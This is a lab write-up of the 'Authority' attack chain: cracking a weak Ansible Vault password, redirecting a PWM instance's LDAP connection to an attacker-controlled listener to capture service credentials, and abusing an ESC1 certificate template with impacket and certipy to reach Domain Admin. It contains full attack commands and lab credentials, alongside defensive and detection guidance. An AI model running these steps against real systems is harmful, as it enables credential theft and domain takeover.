
Ansible Vault, LDAP Pass-Back and ESC1 — From Automation Credentials to Domain Admin
How automation code stored on an anonymous SMB share, encrypted with a weak Ansible Vault password, and a PWM instance left in configuration mode, combine with an ESC1 certificate template to enable full Active Directory compromise.
The premise
The Authority attack chain is a case study in how automation and identity infrastructure create attack paths that traditional security controls do not address. The chain begins with an anonymous SMB share containing Ansible playbooks — not because the share itself is a security control failure, but because the playbooks contained encrypted credentials that were protected by a weak password.
From there, the chain moves through PWM (a password self-service application), an LDAP pass-back attack, and finally an ESC1 certificate template vulnerability. Each step provides the credential or access needed for the next. The result is Domain Admin access from an unauthenticated network position.
This article covers the three core techniques used in the chain:
- Ansible Vault extraction and cracking — how automation credentials are stored, how they are extracted, and why weak vault passwords are dangerous.
- LDAP pass-back via PWM configuration abuse — how a misconfigured password self-service application can be abused to capture domain credentials in plaintext.
- ESC1 exploitation — how a certificate template misconfiguration enables impersonation of any domain user.
The chain is presented in the context of the Authority lab environment. For the full engagement that used these techniques end to end, see the Authority penetration test report →.
Part one — Ansible Vault: what it is and why it matters
Ansible is an automation tool used to configure and manage infrastructure. Playbooks written in YAML describe the desired state of servers, applications, and networks. Because playbooks frequently contain credentials — database passwords, API keys, service account passwords — Ansible provides a mechanism to encrypt sensitive values: Ansible Vault.

How Ansible Vault works
Ansible Vault encrypts files or individual values using AES-256 with a password-derived key. The encrypted output is a string that starts with $ANSIBLE_VAULT;1.1;AES256, followed by a base64-encoded ciphertext.
Example of an encrypted Ansible Vault file:
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
The password used to encrypt the vault is not stored in the vault file itself. It is provided by the operator at runtime — either via a prompt, an environment variable, a file, or a secrets manager.
The problem: weak vault passwords
The security of an Ansible Vault depends entirely on the strength of the password used to encrypt it. If the password is weak, the vault can be cracked offline using tools like ansible2john and John the Ripper or Hashcat.
ansible2john extracts a hash from the vault file that can be fed to John or Hashcat. The hash is based on the same PBKDF2-SHA256 key derivation that Ansible uses internally, which means cracking the hash yields the vault password.
Cracking the vault in Authority
In the Authority environment, the vault was protected by the password !@#$%^&*. This password is eight characters of keyboard-shift symbols — it looks complex to a human but is present in every password wordlist because it is a common “complex-looking” password that people choose when they think they are being clever.
The crack took 11 seconds with John the Ripper and rockyou.txt:
ansible2john ansible >> ansible.txt
john --wordlist=/usr/share/wordlists/rockyou.txt ansible.txt
!@#$%^&*  (ansible)
With the vault password, the encrypted credentials were decrypted:
ansible-vault decrypt pwm_admin.txt --ask-vault-pass
Decryption successful
cat pwm_admin.txt
pWm_@dm!N_!23
Why this matters beyond the lab
Ansible Vault is widely used in production environments to manage infrastructure credentials. The same attack applies:
- If the vault password is weak, it can be cracked offline in seconds or minutes.
- If the vault file is accessible, the attacker does not need to compromise the Ansible controller — they only need read access to the file.
- If the vault is stored alongside the code, as it often is, the attack surface is the code repository or file share, not the Ansible controller itself.
The defensive recommendation is straightforward: use strong, unique vault passwords (ideally generated by a password manager), and never store the vault password on the same host or in the same repository as the vault file.
Part two — PWM and LDAP pass-back
PWM is an open-source password self-service application for LDAP directories. It allows users to reset their own passwords, manage their profiles, and perform other self-service operations against Active Directory, OpenLDAP, and other LDAP-compatible directories.
What PWM configuration mode is
PWM has two modes of operation:
- Configuration mode: The application can be configured without authenticating to LDAP first. This is intended for initial deployment, when the LDAP connection settings need to be configured.
- Configuration manager: After the LDAP connection is configured, PWM can be restricted so that configuration changes require LDAP authentication.

In the Authority environment, PWM was left in configuration mode. The message on the login page was explicit:
“PWM is currently in configuration mode. This mode allows updating the configuration without authenticating to an LDAP directory first.”
This means that anyone who could access the PWM web interface could modify the LDAP connection settings — including the hostname, port, and protocol.
The LDAP pass-back attack
The LDAP pass-back attack exploits the fact that PWM, when testing an LDAP connection, sends the configured bind credentials to whatever LDAP server is specified. If the attacker can change the LDAP server to a host they control, they can capture those credentials.
The attack steps:

- Access the PWM configuration editor (requires the PWM admin password, which was obtained from the Ansible Vault).
- Change the LDAP connection string from
ldaps://authority.htb.corp:636toldap://10.10.15.127:389— the attacker’s IP, on the standard LDAP port, using cleartext LDAP instead of LDAPS. - Start Responder (or
ncon port 389) to listen for incoming LDAP authentication attempts. - Trigger an LDAP test from the PWM configuration page. PWM connects to the attacker’s LDAP server and sends the bind credentials.


Because the connection uses cleartext LDAP (not LDAPS), the credentials are sent in plaintext and are captured by Responder. In the Authority environment, the captured credentials were:
svc_ldap:lDaP_1n_th3_cle4r!Why cleartext LDAP is the key
LDAPS (LDAP over TLS) encrypts the entire LDAP session, including the bind credentials. If PWM is configured to use LDAPS, the pass-back attack does not work — the attacker captures encrypted traffic that they cannot decrypt without the server’s private key.
The attack works because the attacker changed the connection string from ldaps:// to ldap://. PWM did not validate that the configured protocol matched the expected protocol; it simply connected to whatever was specified.
Defensive recommendations
- Disable PWM configuration mode after initial deployment. This is the single most important control.
- Restrict access to the PWM configuration editor to authenticated LDAP administrators only.
- Enable LDAP signing and channel binding to prevent credential capture in transit.
- Monitor for changes to LDAP connection settings in application logs.
Part three — ESC1: certificate template impersonation
ESC1 is one of the eight ADCS escalation paths documented in the Certified Pre-Owned whitepaper. It is the simplest and most common ADCS misconfiguration, and it enables an attacker to request a certificate for any domain user.
How ESC1 works
ESC1 occurs when a certificate template has two properties:
ENROLLEE_SUPPLIES_SUBJECTis enabled — the requester can specify the subject (UPN or SAN) in the certificate signing request.- The template allows Client Authentication — the certificate can be used to authenticate to services.
When both conditions are met, an attacker who can enroll in the template can request a certificate with any subject they choose — including Administrator@domain.htb. The CA issues the certificate, and the attacker can use it to authenticate as that user.
The CorpVPN template in Authority
In the Authority environment, the CorpVPN template was vulnerable to ESC1:
Template Name                       : CorpVPN
Enrollee Supplies Subject           : True
Client Authentication               : True
Enrollment Rights                  : AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities
  ESC1                              : Enrollee supplies subject and template allows client authentication.
The enrollment rights were granted to Domain Computers — a group that includes every computer account in the domain. Since any user with the machine quota can create a computer account (10 by default in Active Directory), the attacker created a computer account (EVILPC$) and used it to enroll in the template.
Exploiting ESC1
The exploitation has three steps:
Step 1 — Create a computer account. This requires the ability to add computers to the domain, which is granted to authenticated users by default via the ms-DS-MachineAccountQuota attribute (set to 10 by default).
impacket-addcomputer -computer-name 'EVILPC$' -computer-pass 'Password123!' -dc-ip 10.129.65.79 authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!'Step 2 — Request a certificate with Administrator’s UPN. The attacker authenticates as the computer account and requests a certificate using the vulnerable template, specifying Administrator@authority.htb as the subject.
certipy-ad req -u 'EVILPC$@authority.htb' -p 'Password123!' -ca AUTHORITY-CA -template CorpVPN -upn 'Administrator@authority.htb' -dc-ip 10.129.65.79The CA issues a certificate with the UPN Administrator@authority.htb and a Client Authentication EKU.
Step 3 — Authenticate with the certificate. The attacker uses the certificate to authenticate to LDAP or Kerberos as Administrator.
certipy-ad auth -pfx administrator.pfx -ldap-shell -dc-ip 10.129.65.79 -domain authority.htb
# add_user_to_group svc_ldap "Domain Admins"
With the certificate, the attacker joined svc_ldap to the Domain Admins group, enabling DCSync and full domain compromise.
Why ESC1 is so dangerous
ESC1 is dangerous because it requires no special privileges beyond the ability to enroll in the template. In the Authority environment, the enrollment rights were granted to Domain Computers — a broad group that includes every computer in the domain.
The default machine quota of 10 in Active Directory means that any authenticated user can create up to 10 computer accounts. This effectively makes ESC1 exploitable by any user who can authenticate to the domain.
Defensive recommendations
- Remove
ENROLLEE_SUPPLIES_SUBJECTfrom any template that does not explicitly require it. - Restrict enrollment rights to specific privileged groups, not
Domain ComputersorDomain Users. - Enable manager approval for sensitive templates.
- Audit all certificate templates using
Certipy find -vulnerableor similar tools. - Monitor for certificate enrollment events (Event ID 4886/4887) for unexpected subjects.
Part four — The full chain
The three techniques combine into a complete path:
- Anonymous SMB access to the
Developmentshare. - Extraction of Ansible Vault encrypted credentials.
- Cracking of the weak vault password.
- Decryption of the PWM admin password.
- PWM configuration abuse to change LDAP connection string.
- LDAP pass-back to capture
svc_ldapcredentials. - WinRM access as
svc_ldap. - ADCS enumeration and ESC1 discovery.
- Computer account creation.
- Certificate request with Administrator’s UPN.
- Certificate authentication and Domain Admin access.
- DCSync.
Each step depends on the previous one. The anonymous SMB share provided the credentials for PWM. PWM provided the credentials for svc_ldap. svc_ldap provided the access to enumerate ADCS. ADCS provided the certificate for Administrator.
For the complete attack path — including the initial foothold, the Ansible Vault cracking, and the LDAP pass-back — see the Authority penetration test report →.
Part five — Detection and defense
Ansible Vault detection
- Monitor file access to
.vaultor encrypted YAML files on file shares. Ansible Vault files are typically stored alongside playbooks. - Scan for
$ANSIBLE_VAULT;1.1;AES256patterns in shares and repositories. This indicates encrypted credentials. - Rotate credentials stored in vaults on a regular schedule.
PWM detection
- Check if PWM is running in configuration mode. The login page displays a message when configuration mode is enabled.
- Monitor for changes to LDAP connection settings in PWM logs.
- Restrict access to the PWM web interface to known IP ranges.
LDAP pass-back detection
- Monitor for outbound LDAP connections from application servers to non-LDAP servers. A PWM server connecting to an attacker IP on port 389 is anomalous.
- Enable LDAP signing and channel binding on domain controllers.
- Monitor for
svc_ldapor service account authentication from unexpected source IPs.
ESC1 detection
- Event ID 4886 / 4887 — certificate issuance. A certificate issued for
Administratoroutside a maintenance window is a strong indicator. - Event ID 4899 — certificate template loaded. Monitor for templates with
ENROLLEE_SUPPLIES_SUBJECT. - Audit certificate templates with
Certipy find -vulnerableon a regular basis.
Part six — References and further reading
- Certified Pre-Owned whitepaper (SpecterOps, 2021) — ESC1-ESC8. The foundational ADCS offensive security research.
- Ansible Vault documentation — encryption and decryption of sensitive data.
- PWM documentation — configuration modes and security settings.
- MITRE ATT&CK T1555 — Credentials from Password Stores.
- MITRE ATT&CK T1557 — Adversary-in-the-Middle.
- MITRE ATT&CK T1649 — Steal or Forge Authentication Certificates.
- Certipy documentation — the tool used for ESC1 exploitation.
- ansible2john — John the Ripper script for extracting Ansible Vault hashes.
Takeaway
The Authority chain is a reminder that automation and identity infrastructure are first-class attack surfaces. Ansible Vault is a good mechanism for encrypting credentials, but it is only as strong as the password that protects it. A weak vault password turns encrypted credentials into plaintext credentials in seconds.
PWM configuration mode is a deployment-time feature that should never be left enabled in production. The ability to modify LDAP connection settings without authentication is a direct path to credential capture.
ESC1 remains one of the most common and most dangerous ADCS misconfigurations. It requires no special privileges, no user interaction, and no zero-day. Any organization that has not audited its certificate templates against the Certified Pre-Owned methodology should assume that at least one template is vulnerable.
The common thread across all three techniques is that the defense is configuration, not detection. Ansible Vault is secure when the password is strong. PWM is secure when configuration mode is disabled. ADCS is secure when templates are configured correctly. Detection is a safety net, not a substitute for secure configuration.